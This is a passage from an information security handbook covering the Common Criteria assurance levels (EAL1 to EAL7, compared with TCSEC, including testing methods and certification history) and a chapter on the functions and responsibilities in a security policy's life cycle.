Many people are familiar with the TCSEC levels, which made C2 quite famous. Exhibit 80.3 compares the Common Criteria to TCSEC levels.

Evaluation Assurance Levels

The specifics of each evaluation assurance level are as follows.[6]

EXHIBIT 80.3 Common Criteria Compared to TCSEC Levels

Common Criteria	U.S. TCSEC
N/A	D: Minimal Protection
EAL 1	
EAL 2	C1: Discretionary Security
EAL 3	C2: Controlled Access
EAL 4	B1: Labeled Security
EAL 5	B2: Structured Protection
EAL 6	B3: Security Domains
EAL 7	A1: Verified Design

EAL1: Functionally Tested

EAL1 is applicable where there is some level of confidence in the correct level of operation required, but the threats to security are not viewed as serious. It will be of value where independent assurance is required to support contention that due care has been exercised with respect to the protection of personal or similar information.

This level provides an evaluation of the TOE as made available to the consumer, including independent testing against a specification, and an examination of the guidance documentation is provided. For the most part, almost any product can gain EAL1, which makes this level insignificant for any type of effective information security assistance.

Once again, EAL1 should be viewed as the most basic level of security. For those organizations that require more significant levels of assurance, EAL1 would clearly not be appropriate.

EAL2: Structurally Tested

EAL2 requires greater assistance with the applications developer in terms of the delivery of design information and test results, but should not demand more effort on the part of the developer than what best practices would dictate.

EAL2 is applicable in those circumstances where developers or users require a low to moderate level of independently assured security in the absence of ready availability of the complete development record. Such a situation may arise when securing legacy systems, or where access to the developer may be limited.

EAL3: Methodically Tested and Checked

EAL3 permits a developer to gain maximum assurance from positive security engineering at the design stage without substantial alteration of existing best development practices. It is applicable in those circumstances where developers or users require a moderate level of independently assured security, and require a thorough investigation of the TOE and its development without incurring substantial reengineering costs.

An EAL3 evaluation provides an analysis supported by *gray-box testing* (see Exhibit 80.4), selective confirmation of the developer test results, and evidence of a developer search for obvious vulnerabilities. Development of environmental controls and TOE configuration management are also required.

EAL4: Methodically Designed, Tested, and Reviewed

EAL4 permits a developer to maximize assurance gained from positive security engineering based on good commercial development practices. Although rigorous, these practices do not require substantial specialist knowledge, skills, or other resources. EAL4 is the highest level at which it is likely to be economically feasible to retrofit an existing product line. It is applicable in those circumstances where developers or users require a moderate-to-high level of independently assured security in conventional commodity TOEs, and are prepared to incur additional security-specific engineering costs.

An EAL4 evaluation provides an analysis supported by the low-level design of the modules of the TOE and a subset of the implementation. Testing is supported by an independent search for vulnerabilities. Development

EXHIBIT 80.4 Of White-Box, Black-Box, and Gray-Box Testing

A large part of the Common Criteria evaluation includes the TOE testing. There are different methods of testing a piece of hardware or software: white-box, black-box, and gray-box testing.

White-Box Testing

White-box testing is also known as open-box testing. This is a software testing technique in which the tester has explicit knowledge of the internal workings of the item being tested. In addition, the white-box tester is able to select the test data. A caveat of white-box testing is that the testing can only be meaningful if the person carrying out the testing knows what the software or hardware is supposed to do. This is often much more difficult than it sounds. In addition, actual review of the code is performed.

Black-Box Testing

Black-box testing is a technique in which the tester does not know the internal workings of the item being tested. In a black-box test, the tester only knows the inputs and what the expected outcomes should be but not how the program will arrive at those outputs. In black-box testing, the tester does not examine the software code itself.

Black-box testing advantages include (from www.webopedia.com/TERM/B/Black_Box_Testing.html):

- Unbiased because the designer and the tester are independent of each other
- Tester does not need knowledge of any specific programming languages
- Test is done from the point of view of the user, not the designer
- Test cases can be designed as soon as the specifications are complete

Black-box testing disadvantages include:

- Test can be redundant if the software designer has already run a test case.
- Test cases are difficult to design.
- Testing every possible input stream is unrealistic because it would take an inordinate amount of time; therefore, many program paths will go untested.

Gray-Box Testing

For a complete software examination, both white-box and black-box tests are required. With that, a combination of different methods — so that they are not hindered by the limitations of a particular one — is used. This is called gray-box testing

controls are supported by a life-cycle model, identification of tools, and automated configuration management. EAL4 is becoming a popular evaluation target, akin to what TCSEC C2 was.[7]

EAL5: Semiformally Designed and Tested

EAL5 is where things get interesting and the real security efficacy of the Common Criteria can be seen. EAL5 permits a developer to gain maximum assurance from security engineering, based upon rigorous commercial development practices, supported by moderate application of specialist security engineering techniques. Such a TOE will probably be designed and developed with the intent of achieving EAL5 assurance. It is likely that the additional costs attributable to the EAL5 requirements, relative to rigorous development without the application of specialized techniques, will not be large.

EAL5 is therefore applicable in those circumstances where developers or users require a high level of independently assured security in a planned development and require a rigorous development approach without incurring unreasonable costs attributable to specialist security techniques.

An EAL5 evaluation provides an analysis that includes all of the implementation. Assurance is supplemented by a formal model and a semiformal presentation of the functional specification and high-level design, and a semiformal demonstration of correspondence. The search for vulnerabilities must ensure resistance to attackers with a moderate attack potential. Covert channel analysis and design are also required. As can be seen, an EAL5 evaluation can become quite costly.

EAL6: Semiformally Verified Design and Tested

EAL6 permits developers to gain high assurance from the application of security engineering techniques to a rigorous development environment in order to produce a premium TOE for protecting high-value assets against significant risks.

EAL6 is, therefore, applicable to the development of security TOE for application in high-risk situations where the value of the protected assets justifies the additional cost.

An EAL6 evaluation provides an analysis that is supported by a modular and layered approach to design, and a structured presentation of the implementation. The independent search for vulnerabilities must ensure resistance to attackers with a high attack potential. The search for covert channels must be systematic. Development environment and configuration management controls are further strengthened.

EAL7: Formally Verified Design and Tested

EAL7 is applicable to the development of security TOE for application in extremely high-risk situations and/or where the high value of the assets justifies the higher costs. Practical application of EAL7 is currently limited to TOEs with tightly focused security functionality that is amenable to extensive formal analysis.

For an EAL7 evaluation, the formal model is supplemented by a formal presentation of the functional specification and high-level design, showing correspondence. Evidence of developer "white-box" testing (see Exhibit 80.4) and complete, independent confirmation of the developer test results is required. Complexity of the design must be minimized.

A list of certified products is available at www.commoncriteria.org/epl. Of the 85 products listed,[8] only one is at EAL5 and the remainder is certified to EAL4 and below.

The actual evaluation for Common Criteria certification is not done by any governing body, but rather by independent evaluation laboratories. The official list of Common Criteria evaluation laboratories is found at www.commoncriteria.org/services/LabCountry.htm. In the United States, there are just seven Common Criteria evaluation laboratories.

Commercial laboratories can evaluate only EAL1 through EAL 4; EAL5 through EAL7 must be done by official bodies. In the United States, the National Security Agency (NSA) performs these tests.

Government and Commercial Use of Common Criteria

The U.S. Department of Defense directive NSTISSP #11 (National Security Telecommunications and Information Systems Security Policy), which became effective in July 2002, requires any product acquired for national security systems to achieve EAL3 certification for non-cryptographic module products. This includes all commercial-off-the-shelf (COTS) or government-off-the-shelf (GOTS) information assurance (IA) or IA-enabled information technology products that are to be used as part of a solution for systems entering, processing, storing, displaying, or transmitting national security information.

Within the commercial sector, Microsoft has used the Common Criteria as a selling point for its operating systems. In October 2002, Windows 2000 received Common Criteria EAL4 certification.[9] The actual certification (or, in Common Criteria vernacular, conformance claim) was EAL 4 Augmented (Flaw Remediation[10]) and was for Windows 2000 Professional, Server, and Advanced Server with Service Pack 3 and hotfix Q326886. A dissenting look at the aspect of certifying Windows is detailed in *Understanding the Windows EAL4 Evaluation.*[11]

Sun Microsystems has also entered the Common Criteria arena. In fact, Trusted Solaris 8 received its EAL4 conformance claim before that of Windows 2000. The only difference between the two was that Windows 2000 was performed by a U.S.-based testing laboratory (SAIC), while Solaris testing was done by CESG[12] in the United Kingdom.

Problems with the Common Criteria

While there are huge benefits to the Common Criteria, there are also problems. The point of this chapter is not to detail those problems, but in a nutshell, some of the main issues are:

- *Administrative.* The overhead involved with gaining certification takes a huge amount of time and resources.
- *Expensive.* Gaining certification is extremely expensive. Getting quotes from Common Criteria Testing Laboratories is understandably infeasible, given the many variables involved. It is estimated that Microsoft spent millions of dollars in getting Windows 2000 certified.
- *Labor-intensive.* The certification process takes many, many weeks and months.
- *Requires skilled and experienced analysts.* The number of information security professionals with the required experience is still lacking.
- *Various interpretations.* The Common Criteria leaves room for various interpretations of what it is attempting to achieve.
- Limited number of Common Criteria Testing Laboratories. There are only seven laboratories in the United States.
- Becoming a Common Criteria Testing Laboratory takes a long time. Even for those organizations that are interested in becoming certified, that process in and of itself takes quite a while.

Conclusion

The Common Criteria is indeed historic in that it is the first time governments around the world have united in support of an information security evaluation program. Yet while they may be in agreement about the need for an information security evaluation program, industry as a whole has not jumped on the Common Criteria bandwagon, especially in the United States.

In fact, many have questioned the efficacy of the Common Criteria, especially after Windows 2000 still continues to be plagued by security holes.

Nonetheless, the Common Criteria should be seen as the beginning of an effective and comprehensive information security evaluation program — not as the ultimate example of one.

Notes

1. The official name of the standard is the International Common Criteria for Information Technology Security Evaluation.
2. As of May 2003.
3. www.commoncriteria.org/protection_profiles.
4. A protection profile is a set of security requirements for a category of TOE.
5. Security targets are the set of security requirements and specifications to be used as the basis for evaluation of an identified TOE.
6. From www.commoncriteria.org/docs/EALs.html.
7. See "The Case against C2," *Windows NT Magazine,* May 1997.
8. As of May 2003.
9. http://niap.nist.gov/cc-scheme/CCEVS_VID402-VR.pdf.
10. To meet the Flaw Remediation requirement over and above EAL 4, as Windows 2000 did, the developer/vendor must establish flaw remediation procedures that describe the tracking of security flaws, the identification of corrective actions, and the distribution of corrective action information to customers. The Microsoft Security Response Center fulfills these roles for Windows 2000. See www.microsoft.com/technet/security/issues/W2KCCWP.asp.
11. http://eros.cs.jhu.edu/~shap/NT-EAL4.html.
12. CESG is the U.K. Government's National Technical Authority for Information Assurance.

The Security Policy Life Cycle: Functions and Responsibilities

Patrick D. Howard, CISSP

Most information security practitioners normally think of security policy development in fairly narrow terms. Use of the term *policy development* usually connotes writing a policy on a particular topic and putting it into effect. If practitioners happen to have recent, hands-on experience in developing information security policies, they may also include in their working definition the staffing and coordination of the policy, security awareness tasks, and perhaps policy compliance oversight. But is this an adequate inventory of the functions that must be performed in the development of an effective security policy? Unfortunately, many security policies are ineffective because of a failure to acknowledge all that is actually required in developing policies. Limiting the way security policy development is defined also limits the effectiveness of policies resulting from this flawed definition.

Security policy development goes beyond simple policy writing and implementation. It is also much more than activities related to staffing a newly created policy, making employees aware of it, and ensuring that they comply with its provisions. A security policy has an entire life cycle that it must pass through during its useful lifetime. This life cycle includes research, getting policies down in writing, getting management buy-in, getting them approved, getting them disseminated across the enterprise, keeping users aware of them, getting them enforced, tracking them and ensuring that they are kept current, getting rid of old policies, and other similar tasks. Unless an organization recognizes the various functions involved in the policy development task, it runs the risk of developing policies that are poorly thought out, incomplete, redundant, not fully supported by users or management, superfluous, or irrelevant.

Use of the *security policy life cycle* approach to policy development can ensure that the process is comprehensive of all functions necessary for effective policies. It leads to a greater understanding of the policy development process through the definition of discrete roles and responsibilities, through enhanced visibility of the steps necessary in developing effective policies, and through the integration of disparate tasks into a cohesive process that aims to generate, implement, and maintain policies.

Policy Definitions

It is important to be clear on terms at the beginning. What do we mean when we say *policy*, or *standard*, or *baseline*, or *guideline*, or *procedure*? These are terms information security practitioners hear and use every day in the performance of their security duties. Sometimes they are used correctly, and sometimes they are not. For the purpose of this discussion, these terms are defined in Exhibit 81.1.

Exhibit 81.1 provides generally accepted definitions for a security policy hierarchy. A *policy* is defined as a broad statement of principle that presents management's position for a defined control area. A *standard* is defined as a rule that specifies a particular course of action or response to a given situation and is a mandatory directive for carrying out policies. *Baselines* establish how security controls are to be implemented on specific

EXHIBIT 81.1 Definition of Terms

Policy: A broad statement of principle that presents management's position for a defined control area. Policies are intended to be long-term and guide the development of more specific rules to address specific situations. Policies are interpreted and supported by standards, baselines, procedures, and guidelines. Policies should be relatively few in number, should be approved and supported by executive management, and should provide overall direction to the organization. Policies are mandatory in nature, and an inability to comply with a policy should require approval of an exception.

Standard: A rule that specifies a particular course of action or response to a given situation. Standards are mandatory directives to carry out management's policies and are used to measure compliance with policies. Standards serve as specifications for the implementation of policies. Standards are designed to promote implementation of high-level organization policy rather than to create new policy in themselves.

Baseline: A baseline is a platform-specific security rule that is accepted across the industry as providing the most effective approach to a specific security implementation. Baselines are established to ensure that the security features of commonly used systems are configured and administered uniformly so that a consistent level of security can be achieved throughout the organization.

Procedure: Procedures define specifically how policies, standards, baselines, and guidelines will be implemented in a given situation. Procedures are either technology or process dependent and refer to specific platforms, applications, or processes. They are used to outline steps that must be taken by an organizational element to implement security related to these discrete systems and processes. Procedures are normally developed, implemented, and enforced by the organization owning the process or system. Procedures support organization policies, standards, baselines, and guidelines as closely as possible, while addressing specific technical or procedural requirements within the local organization to which they apply.

Guideline: A guideline is a general statement used to recommend or suggest an approach to implementation of policies, standards, and baselines. Guidelines are essentially recommendations to consider when implementing security. While they are not mandatory in nature, they are to be followed unless there is a documented and approved reason not to.

technologies. *Procedures* define specifically how policies and standards will be implemented in a given situation. *Guidelines* provide recommendations on how other requirements are to be met. An example of interrelated security requirements at each level might be an electronic mail security policy for the entire organization at the highest policy level. This would be supported by various standards, including perhaps a requirement that e-mail messages be routinely purged 90 days following their creation. A baseline in this example would relate to how security controls for the e-mail service will be configured on a specific type of system (e.g., ACF2, VAX VMS, UNIX, etc.). Continuing the example, procedures would be specific requirements for how the e-mail security policy and its supporting standards are to be applied in a given business unit. Finally, guidelines in this example would include guidance to users on best practices for securing information sent or received via electronic mail.

It should be noted that many times the term *policy* is used in a generic sense to apply to security requirements of all types. When used in this fashion it is meant to comprehensively include policies, standards, baselines, guidelines, and procedures. In this document, the reader is reminded to consider the context of the word's use to determine if it is used in a general way to refer to policies of all types or to specific policies at one level of the hierarchy.

Policy Functions

There are 11 functions that must be performed throughout the life of security policy documentation, from cradle to grave. These can be categorized in four fairly distinct phases of a policy's life. During its development a policy is created, reviewed, and approved. This is followed by an implementation phase where the policy is communicated and either complied with or given an exception. Then, during the maintenance phase, the policy must be kept up-to-date, awareness of it must be maintained, and compliance with it must be monitored and enforced. Finally, during the disposal phase, the policy is retired when it is no longer required.

Exhibit 81.2 shows all of these security policy development functions by phase and their relationships through the flow of when they are performed chronologically in the life cycle. The following paragraphs expand on each of these policy functions within these four phases.



EXHIBIT 81.2 Policy functions.

Creation: Plan, Research, Document, and Coordinate the Policy

The first step in the policy development phase is the planning for, research, and writing of the policy — or, taken together, the *creation* function. The policy creation function includes identifying why there is a need for the policy (for example, the regulatory, legal, contractual, or operational requirement for the policy); determining the scope and applicability of the policy; roles and responsibilities inherent in implementing the policy; and assessing the feasibility of implementing it. This function also includes conducting research to determine organizational requirements for developing policies, (i.e., approval authorities, coordination requirements, and style or formatting standards), and researching industry-standard best practices for their applicability to the current organizational policy need. This function results in the documentation of the policy in accordance with organization standards and procedures, as well as coordination as necessary with internal and external organizations that it affects to obtain input and buy-in from these elements. Overall, policy creation is probably the most easily understood function in the policy development life cycle because it is the one that is most often encountered and which normally requires the readily identifiable milestones.

Review: Get an Independent Assessment of the Policy

Policy *review* is the second function in the development phase of the life cycle. Once the policy document has been created and initial coordination has been effected, it must be submitted to an independent individual or group for assessment prior to its final approval. There are several benefits of an independent review: a more viable policy through the scrutiny of individuals who have a different or wider perspective than the writer of the policy; broadened support for the policy through an increase in the number of stakeholders; and increased policy credibility through the input of a variety of specialists on the review team. Inherent to this function is the presentation of the policy to the reviewer(s) either formally or informally; addressing any issues that may arise during the review; explaining the objective, context, and potential benefits of the policy; and providing justification for why the policy is needed. As part of this function, the creator of the policy is expected to address comments and recommendations for changes to the policy, and to make all necessary adjustments and revisions resulting in a final policy ready for management approval.

Approval: Obtain Management Approval of the Policy

The final step in the policy development phase is the *approval* function. The intent of this function is to obtain management support for the policy and endorsement of the policy by a company official in a position of

authority through their signature. Approval permits and hopefully launches the implementation of the policy. The approval function requires the policy creator to make a reasoned determination as to the appropriate approval authority; coordination with that official; presentation of the recommendations stemming from the policy review; and then a diligent effort to obtain broader management buy-in to the policy. Also, should the approving authority hesitate to grant full approval of the policy, the policy creator must address issues regarding interim or temporary approval as part of this function.

Communication: Disseminate the Policy

Once the policy has been formally approved, it passes into the implementation phase of the policy life cycle. *Communication* of the policy is the first function to be performed in this phase. The policy must be initially disseminated to organization employees or others who are affected by the policy (e.g., contractors, partners, customers, etc.). This function entails determining the extent and the method of the initial distribution of the policy, addressing issues of geography, language, and culture; prevention of unauthorized disclosure; and the extent to which the supervisory chain will be used in communicating the policy. This is most effectively completed through the development of a policy communication, implementation, or rollout plan, which addresses these issues as well as resources required for implementation, resource dependencies, documenting employee acknowledgment of the policy, and approaches for enhancing visibility of the policy.

Compliance: Implement the Policy

Compliance encompasses activities related to the initial execution of the policy to comply with its requirements. This includes working with organizational personnel and staff to interpret how the policy can best be implemented in various situations and organizational elements; ensuring that the policy is understood by those required to implement, monitor, and enforce the policy; monitoring, tracking, and reporting on the pace, extent, and effectiveness of implementation activities; and measuring the policy's immediate impact on operations. This function also includes keeping management apprised of the status of the policy's implementation.

Exceptions: Manage Situations where Implementation Is Not Possible

Because of timing, personnel shortages, and other operational requirements, not every policy can be complied with as originally intended. Therefore, *exceptions* to the policy will probably need to be granted to organizational elements that cannot fully meet the requirements of the policy. There must be a process in place to ensure that requests for exception are recorded, tracked, evaluated, submitted for approval/disapproval to the appropriate authority, documented, and monitored throughout the approved period of noncompliance. The process must also accommodate permanent exceptions to the policy as well as temporary waivers of requirements based on short-term obstacles.

Awareness: Assure Continued Policy Awareness

Following implementation of the policy, the maintenance phase of the policy development life cycle begins. The *awareness* function of the maintenance phase comprises continuing efforts to ensure that personnel are aware of the policy in order to facilitate their compliance with its requirements. This is done by defining the awareness needs of various audience groups within the organization (executives, line managers, users, etc.); determining the most effective awareness methods for each audience group (i.e., briefings, training, messages); and developing and disseminating awareness materials (presentations, posters, mailings, etc.) regarding the need for adherence to the policy. The awareness function also includes efforts to integrate up-to-date policy compliance and enforcement feedback as well as current threat information to make awareness information as topical and realistic as possible. The final task is measuring the awareness of employees with the policy and adjusting awareness efforts based on the results of measurement activities.

Monitoring: Track and Report Policy Compliance

During the maintenance phase, the *monitoring* function is performed to track and report on the effectiveness of efforts to comply with the policy. This information results from observations of employees and supervisors; from formal audits, assessments, inspections, and reviews; and from violation reports and incident response

activities. This function includes continuing activities to monitor compliance or noncompliance with the policy through both formal and informal methods, and the reporting of these deficiencies to appropriate management authorities for action.

Enforcement: Deal with Policy Violations

The compliance muscle behind the policy is effective *enforcement*. The enforcement function comprises management's response to acts or omissions that result in violations of the policy with the purpose of preventing or deterring their recurrence. This means that once a violation is identified, appropriate corrective action must be determined and applied to the people (disciplinary action), processes (revision), and technologies (upgrade) affected by the violation to lessen the likelihood of it happening again. As stated previously, inclusion of information on these corrective actions in the awareness efforts can be highly effective.

Maintenance: Ensure the Policy Is Current

Maintenance addresses the process of ensuring the currency and integrity of the policy. This includes tracking drivers for change (i.e., changes in technology, processes, people, organization, business focus, etc.) that may affect the policy; recommending and coordinating policy modifications resulting from these changes; and documenting policy changes and recording change activities. This function also ensures the continued availability of the policy to all parties affected by it, as well as maintaining the integrity of the policy through effective version control. When changes to the policy are required, several previously performed functions need to be revisited — review, approval, communication, and compliance in particular.

Retirement: Dispense with the Policy when No Longer Needed

After the policy has served its useful purpose (e.g., the company no longer uses the technology for which it applies, or it has been superseded by another policy), then it must be retired. The *retirement* function makes up the disposal phase of the life cycle, and is the final function in the policy development life cycle. This function entails removing a superfluous policy from the inventory of active policies to avoid confusion, archiving it for future reference, and documenting information about the decision to retire the policy (i.e., justification, authority, date, etc.).

These four life-cycle phases comprising 11 distinct functions must be performed in their entirety over the complete life cycle of a given policy. One cannot rule out the possibility of combining certain functions to suit current operational requirements. Nevertheless, regardless of the manner in which they are grouped, or the degree to which they are abbreviated by immediate circumstances, each function needs to be performed. In the development phase, organizations often attempt to develop policy without an independent review, resulting in policies that are not well conceived or well received. Shortsighted managers often fail to appropriately address the exception function from the implementation phase, mistakenly thinking there can be no circumstances for noncompliance. Many organizations fail to continually evaluate the need for their established policies during the maintenance phase, discounting the importance of maintaining the integrity and availability of the policies. One often finds inactive policies on the books of major organizations, indicating that the disposal function is not being applied. Not only do all the functions need to be performed, several of them must be done iteratively. In particular, maintenance, awareness, compliance monitoring, and enforcement must be continually exercised over the full life of the policy.

Policy Responsibilities

In most cases the organization's information security function — either a group or an individual — performs the vast majority of the functions in the policy life cycle and acts as the proponent for most policy documentation related to the protection of information assets. By design, the information security function exercises both long-term responsibility and day-to-day tasks for securing information resources and, as such, should *own* and exercise centralized control over security-related policies, standards, baselines, procedures, and guidelines. This is not to say, however, that the information security function and its staff should be the proponent for all security-related policies or perform all policy development functions. For instance, owners of information systems should have responsibility for establishing requirements necessary to implement organization policies for

their own systems. While requirements such as these must comport with higher-level policy directives, their proponent should be the organizational element that has the greatest interest in ensuring the effectiveness of the policy.

While the proponent or owner of a policy exercises continuous responsibility for the policy over its entire life cycle, there are several factors that have a significant bearing on deciding what individual or element should have direct responsibility for performing specific policy functions in an organization. These factors include the following:

- The principle of *separation of duties* should be applied in determining responsibility for a particular policy function to ensure that necessary checks and balances are applied. To provide a different or broader perspective, an official or group that is independent of the proponent should review the policy, and an official who is senior to the proponent should be charged with approving the policy. Or, to lessen the potential for conflicts of interest, the audit function as an independent element within an organization should be tasked with monitoring compliance with the policy, while external audit groups or organizations should be relied upon to provide an independent assessment of policy compliance to be consistent with this principle.
- Additionally, for reasons of *efficiency*, organizational elements other than the proponent may need to be assigned responsibility for certain security policy development life-cycle functions. For instance, dissemination and communication of the policy is best carried out by the organizational element normally charged with performing these functions for the entire organization, (i.e., knowledge management, corporate communications, etc.). On the other hand, awareness efforts are often assigned to the organization training function on the basis of efficiency, even though the training staff is not particularly well suited to perform the policy awareness function. While the training department may render valuable support during the initial dissemination of the policy and in measuring the effectiveness of awareness efforts, the organization's information security function is better suited to perform continuing awareness efforts because it is well positioned to monitor policy compliance and enforcement activities and to identify requirements for updating the program, each of which is an essential ingredient in effective employee awareness of the policy.
- Limits on *span of control* that the proponent exercises have an impact on who should be the proponent for a given policy function. Normally, the proponent can play only a limited role in compliance monitoring and enforcement of the policy because the proponent cannot be in all places where the policy has been implemented at all times. Line managers, because of their close proximity to the employees who are affected by security policies, are in a much better position to effectively monitor and enforce them and should therefore assume responsibility for these functions. These managers can provide the policy owner assurance that the policy is being adhered to and can ensure that violations are dealt with effectively.
- Limits on the *authority* that an individual or element exercises may determine the ability to successfully perform a policy function. The effectiveness of a policy may often be judged by its visibility and the emphasis that organizational management places on it. The effectiveness of a policy in many cases depends on the authority on which the policy rests. For a policy to have organization-wide support, the official who approves it must have some recognized degree of authority over a substantial part of the organization. Normally, the organization's information security function does not enjoy that level of recognition across an entire organization and requires the support of upper-level management in accomplishing its mission. Consequently, acceptance of and compliance with information security policies is more likely when based on the authority of executive management.
- The proponent's placement in the organization may cause a lack of *knowledge* of the environment in which the policy will be implemented, thus hindering its effectiveness. Employment of a policy evaluation committee can provide a broader understanding of operations that will be affected by the policy. A body of this type can help ensure that the policy is written so as to promote its acceptance and successful implementation, and it can be used to forecast implementation problems and to effectively assess situations where exceptions to the policy may be warranted.
- Finally, the *applicability* of the policy also affects the responsibility for policy life-cycle functions. What portion of the organization is affected by the policy? Does it apply to a single business unit, all users of a particular technology, or the entire global enterprise? This distinction can be significant. If the

applicability of a policy is limited to a single organizational element, then management of that element should own the policy. However, if the policy is applicable to the entire organization, then a higher-level entity should exercise ownership responsibilities for the policy.

The Policy Life-Cycle Model

To ensure that all functions in the policy life cycle are appropriately performed and that responsibilities for their execution are adequately assigned for each function, organizations should establish a framework that facilitates ready understanding, promotes consistent application, establishes a hierarchical structure of mutually supporting policy levels, and effectively accommodates frequent technological and organizational change. Exhibit 81.3 provides a reference for assigning responsibilities for each policy development function according to policy level.

In general, this model proposes that responsibilities for functions related to security policies, standards, baselines, and guidelines are similar in many respects. As the element charged with managing the organization's overall information security program, the information security function should normally serve as the proponent for most related policies, standards, baselines, and guidelines related to the security of the organization's information resources. In this capacity, the information security function should perform the creation, awareness, maintenance, and retirement functions for security policies at these levels. There are exceptions to this general principle, however. For instance, even though it has a substantial impact on the security of information resources, it is more efficient for the human resources department to serve as the proponent for employee hiring policy and standards.

Responsibilities for functions related to security procedures, on the other hand, are distinctly different than those for policies, standards, baselines, and guidelines. Exhibit 81.3 shows that proponents for procedures rest outside the organization information security function and are decentralized based on the limited applicability by organizational element. Although procedures are created and implemented (among other functions) on a decentralized basis, they must be consistent with higher organization security policy; therefore, they should be reviewed by the organization information security function as well as the next-higher official in the proponent element's management chain. Additionally, the security and audit functions should provide feedback to the proponent on compliance with procedures when conducting reviews and audits.

The specific rationale for the assignment of responsibilities shown in the model is best understood through an exploration of the model according to life-cycle functions as noted below.

- *Creation.* In most organizations the information security function should serve as the proponent for all security-related policies that extend across the entire enterprise; and should be responsible for creating these policies, standards, baselines, and guidelines. However, security procedures necessary to implement higher-level security requirements and guidelines should be created by each proponent element to which they apply because they must be specific to the element's operations and structure.
- *Review.* The establishment of a policy evaluation committee provides a broad-based forum for reviewing and assessing the viability of security policies, standards, baselines, and guidelines that affect the entire organization. The policy evaluation committee should be chartered as a group of policy stakeholders drawn from across the organization who are responsible for ensuring that security policies, standards, baselines, and guidelines are well written and understandable, are fully coordinated, and are feasible in terms of the people, processes, and technologies that they affect. Because of their volume, and the number of organizational elements involved, it will probably not be feasible for the central policy evaluation committee to review all procedures developed by proponent elements. However, security procedures require a similar review, and the proponent should seek to establish a peer review or management review process to accomplish this or request review by the information security function within its capability.
- *Approval.* The most significant differences between the responsibilities for policies vis-à-vis standards, baselines, and guidelines are the level of approval required for each and the extent of the implementation. Security policies affecting the entire organization should be signed by the chief executive officer to provide the necessary level of emphasis and visibility to this most important type of policy. Because information security standards, baselines, and guidelines are designed to elaborate on specific policies, this level of policy should be approved with the signature of the executive official subordinate to the CEO who has overall responsibility for the implementation of the policy. The chief information officer

EXHIBIT 81.3 Policy Function–Responsibility Model

	Responsibility			
Function	Policies	Standards and Baselines	Guidelines	Procedures
Creation	Information security function	Information security function	Information security function	Proponent element
Review	Policy evaluation committee	Policy evaluation committee	Policy evaluation committee	Information security function and proponent management
Approval	Chief executive officer	Chief information officer	Chief information officer	Department vice president
Communication	Communications department	Communications department	Communications Department	Proponent element
Compliance	Managers and employees organization-wide	Managers and employees organization-wide	Managers and employees organization-wide	Managers and employees of proponent element
Exceptions	Policy evaluation committee	Policy evaluation committee	Not applicable	Department vice president
Awareness	Information security function	Information security function	Information security function	Proponent management
Monitoring	Managers and employees, information security function, and audit function	Managers and employees, information security function, and audit function	Managers and employees, information security function, and audit function	Managers and employees assigned to proponent element, information security function, and audit function
Enforcement	Managers	Managers	Not applicable	Managers assigned to proponent element
Maintenance	Information security function	Information security function	Information security function	Proponent element
Retirement	Information security function	Information security function	Information security function	Proponent element

will normally be responsible for approving these types of policies. Similarly, security procedures should bear the approval of the official exercising direct management responsibility for the element to which the procedures apply. The department vice president or department chief will normally serve in this capacity.

- *Communication.* Because it has the apparatus to efficiently disseminate information across the entire organization, the communications department should exercise the policy communication responsibility for enterprisewide policies. The proponent should assume the responsibility for communicating security procedures, but as much as possible should seek the assistance of the communications department in executing this function.
- *Compliance.* Managers and employees to whom security policies are applicable play the primary role in implementing and ensuring initial compliance with newly published policies. In the case of organization-wide policies, standards, baselines, and guidelines, this responsibility extends to all managers and employees to whom they apply. As for security procedures, this responsibility will be limited to managers and employees of the organizational element to which the procedures apply.
- *Exceptions.* At all levels of an organization, there is the potential for situations that prevent full compliance with the policy. It is important that the proponent of the policy or an individual or group with equal or higher authority review exceptions. The policy evaluation committee can be effective in screening requests for exceptions received from elements that cannot comply with policies, standards, and baselines. Because guidelines are, by definition, recommendations or suggestions and are not mandatory, formal requests for exceptions to them are not necessary. In the case of security procedures, the lower-level official who approves the procedures should also serve as the authority for approving exceptions to them. The department vice president typically performs this function.
- *Awareness.* For most organizations, the information security function is ideally positioned to manage the security awareness program and should therefore have the responsibility for this function in the case of security policies, standards, baselines, and guidelines that are applicable to the entire organization. However, the information security function should perform this function in coordination with the organization's training department to ensure unity of effort and optimum use of resources. Proponent management should exercise responsibility for employee awareness of security procedures that it owns. Within capability, this can be accomplished with the advice and assistance of the information security function.
- *Monitoring.* The responsibility for monitoring compliance with security policies, standards, baselines, and guidelines that are applicable to the entire organization is shared among employees, managers, the audit function, and the information security function. Every employee who is subject to security requirements should assist in monitoring compliance by reporting deviations that they observe. Although they should not be involved in enforcing security policies, the information security functions and organization audit function can play a significant role in monitoring compliance. This includes monitoring compliance with security procedures owned by lower-level organizational elements by reporting deviations to the proponent for appropriate enforcement action.
- *Enforcement.* The primary responsibility for enforcing security requirements of all types falls on managers of employees affected by the policy. Of course, this does not apply to guidelines, which by design are not enforceable in strict disciplinary terms. Managers assigned to proponent elements to which procedures are applicable must be responsible for their enforcement. The general rule is that the individual granted the authority for supervising employees should be the official who enforces the security policy. Hence, in no case should the information security function or audit function be granted enforcement authority in lieu of or in addition to the manager. Although the information security function should not be directly involved in enforcement actions, it is important that it be privy to reports of corrective action so that this information can be integrated into ongoing awareness efforts.
